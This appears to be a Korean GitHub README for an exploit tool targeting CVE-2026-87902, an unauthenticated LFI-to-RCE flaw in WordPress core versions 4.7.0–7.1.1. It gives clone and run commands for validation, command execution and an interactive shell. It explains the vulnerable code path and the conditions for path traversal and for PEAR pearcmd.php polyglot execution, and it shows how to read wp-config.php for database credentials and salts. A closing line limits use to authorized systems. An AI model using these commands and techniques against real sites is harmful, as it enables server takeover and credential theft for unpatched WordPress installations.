 maalfer/cve-2026-87902-exploit
WordPress 코어에서 발생하는 CVE-2026-87902 취약점을 악용하기 위한 익스플로잇


비인증 익스플로잇(LFI → RCE), WordPress 4.7.0 – 7.1.1 대상 · 수정: 7.1.2
git clone https://github.com/Maalfer/CVE-2026-87902-exploit.git
cd CVE-2026-87902-exploit

# 1) LFI 검증 (서버에 아무것도 쓰지 않음)
python3 exploit.py --url http://objetivo/ --validate-only

# 2) RCE

python3 exploit.py --url http://objetivo/ -c "id"

# 3) 대화형 콘솔
python3 exploit.py --url http://objetivo/ -c id --shell
네 가지가 동시에 충족되어야 합니다. 3번이 빠지면 LFI는 존재하지 않습니다.
get_page_template()에 있으며 validate_file()이 없습니다. 7.1.2+에서는 패치되었습니다.page_id가 필요합니다(REST를 통해 자동 감지됨).page-* 디렉터리 존재 — 필수: file_exists()는 존재하지 않는 구성 요소를 통과하지 못하므로, ../는 첫 구간이 디스크에 존재할 때만 상위로 올라갑니다. Twenty Twelve(page-templates/)에는 포함되어 있지만, 대부분의 블록 테마(Twenty Twenty-Three)에는 없습니다. 부모 테마에도 영향을 미칩니다.pearcmd.php + register_argc_argv=On — LFI는 읽기만 합니다. 실행은 PEAR의 config-create polyglot을 사용합니다. register_argc_argv=Off이거나 PEAR가 설치되어 있지 않으면 LFI는 있지만 RCE는 없습니다.4번째 조건이 없으면 결과는 순수 LFI입니다. 시스템의 모든 .php 파일을 읽을 수 있으며, 예를 들어 page-templates/../../../wp-config.php(DB 해시 및 salt)를 읽을 수 있습니다.
자체 시스템 또는 서면 승인을 받은 경우에만 사용하십시오.
